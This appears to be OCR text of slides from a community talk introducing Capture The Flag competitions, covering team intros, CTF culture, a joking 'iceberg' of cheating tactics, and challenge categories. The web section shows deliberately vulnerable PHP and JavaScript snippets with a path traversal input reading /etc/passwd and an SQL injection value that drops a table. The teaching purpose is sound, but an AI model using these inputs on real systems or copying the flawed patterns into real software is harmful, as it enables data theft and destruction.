



PERTH SOCIALWARE

0x01:

Intro to Capture The Flag

$ ~/: groups "socialware"



Welcome!


About & Aims

Enjoy!

Telstra

Thanks to Telstra for the venue!


$ ~/: cat ./housekeeping



- Bathrooms need keycard
- Pizza after talk
- Wifi is @CIC - no pw
- The network is NOT in scope

Acknowledgement of Country

$ ~/: groups "socialware"



Schedule:

- 5:30 - 6:00pm - Welcome + Network!
- 6:00 - 7:00pm - Presentation! (this)
- 7:00pm - 8:00pm - Network + CTF Exercises!
- Closing

$ ~/: whoami

Who are we?

- Emu Exploit

Captain - Riley aka "toasterpwn"

- HS Student + Vulnerability Researcher

Vice Captain - Rainier aka "teddy" / "TheSavageTeddy"

- HS Student + CTF addict


Torry aka "torry2"


- security unprofessional

Orlando aka "q3st1on"

- CTF Monke


$ ~/: whoami


Hi


p4 CTF 2023 - thanks for playing!
EMU EXPLOIT
CAPTURE THE FLAG

Trustwave
We are cyber defenders.
We stop cyber threats.
All day.
Every day.
CyberCX
FIRST PLACE
Team "pwnlyfans" (4380 Points)
Thanks to PentesterLab WACTF BSides
You have unlocked:
12 Month Pentester Lab subscription
Xiaomi Mi Curved 34" WQHD 144Hz Monitor
Ticket to BSides Perth 2023


$ ~/: date



- What is CTF?
- CTF Culture
- CTF Categories
- Writeups

- Start CTFing TODAY!

$ ~/: man CTF



"Capture the Flag"

Start Hacking! (competitively)

Teams: Solo vs Team

Formats: Attack/Defense, King of the Hill , Jeopardy (focus)

Scoring: Static/Dynamic


Links:

https://ctftime.org/

https://ctf101.org/

$ ~/: whois ctf.culture

- DEF CON 4 (1996)
- Early days (legacy)
- Modern CTFing
- CTF Iceberg (v2)



the ctf iceberg v2
playing ctf for fun
playing ctf to learn
meeting new friends
using past writeups
playing ctf to win
setting up vm closer to server for faster speeds
adjusting sleep schedule for 48hour ctf
ctf tools and scripts
red bull for energy
spam reload page to blood sanity check
taboo ctf tactics
social engineering organisers for hints
flag hoarding
using multiple accounts to unlock hints that costs points
trading hints with other teams
strings grep flag for quick bloods
forbidden ctf tactics
DDOS web challenges
literal flag sharing
social engineering other teams for flags
posting ctf challenge to stack overflow for help
giving other teams fake hints
cursed ctf tactics
attacking organisers
committing espionage
hosting fake ctfs to distract competitors
ctftime weight manipulation
betraying teammates for higher prizes
holding organisers family hostage for flags
bribery of competitors and organisers for hints and flags

$ ~/: ls categories

- web (Web Exploitation)
- forensics (Digital Forensics)
- crypto (Cryptography)
- rev (Reverse Engineering)
- pwn (Binary Exploitation)
- misc (Other)

# web

Web Exploitation




- Most "Familiar"
- Web in CTFs

- High Level Vulnerabilities
- Web applications & What they're made of

- How vulnerabilities arise
- Web Interaction w/ Systems

spaceotechnologies.com




# web


Web Exploitation

- Common Vulnerabilities (owasp.org/www-project-top-ten)


- Example (LFI in PHP)
- Example (SQLI in JS)

- Learning Curve
- Code Review / Mitigations






```
<?php
$file = $_GET['page'];
?>

// /vuln.php?page=index.html
// /vuln.php?page=../../../../../etc/passwd
```



```
function query(request) {
  const statement =
    "SELECT value FROM table WHERE " +
request.body.input;

  // "foobar"
  // "foobar; DROP table;-- "
```

# web

Web Exploitation



- Tools
  curl/burpsuite/python +sublime text

- Resources
  PortSwigger Academy (portswigger.net/web-security)
  OWASP "Juice Shop" (owasp.org/www-project-juice-shop)

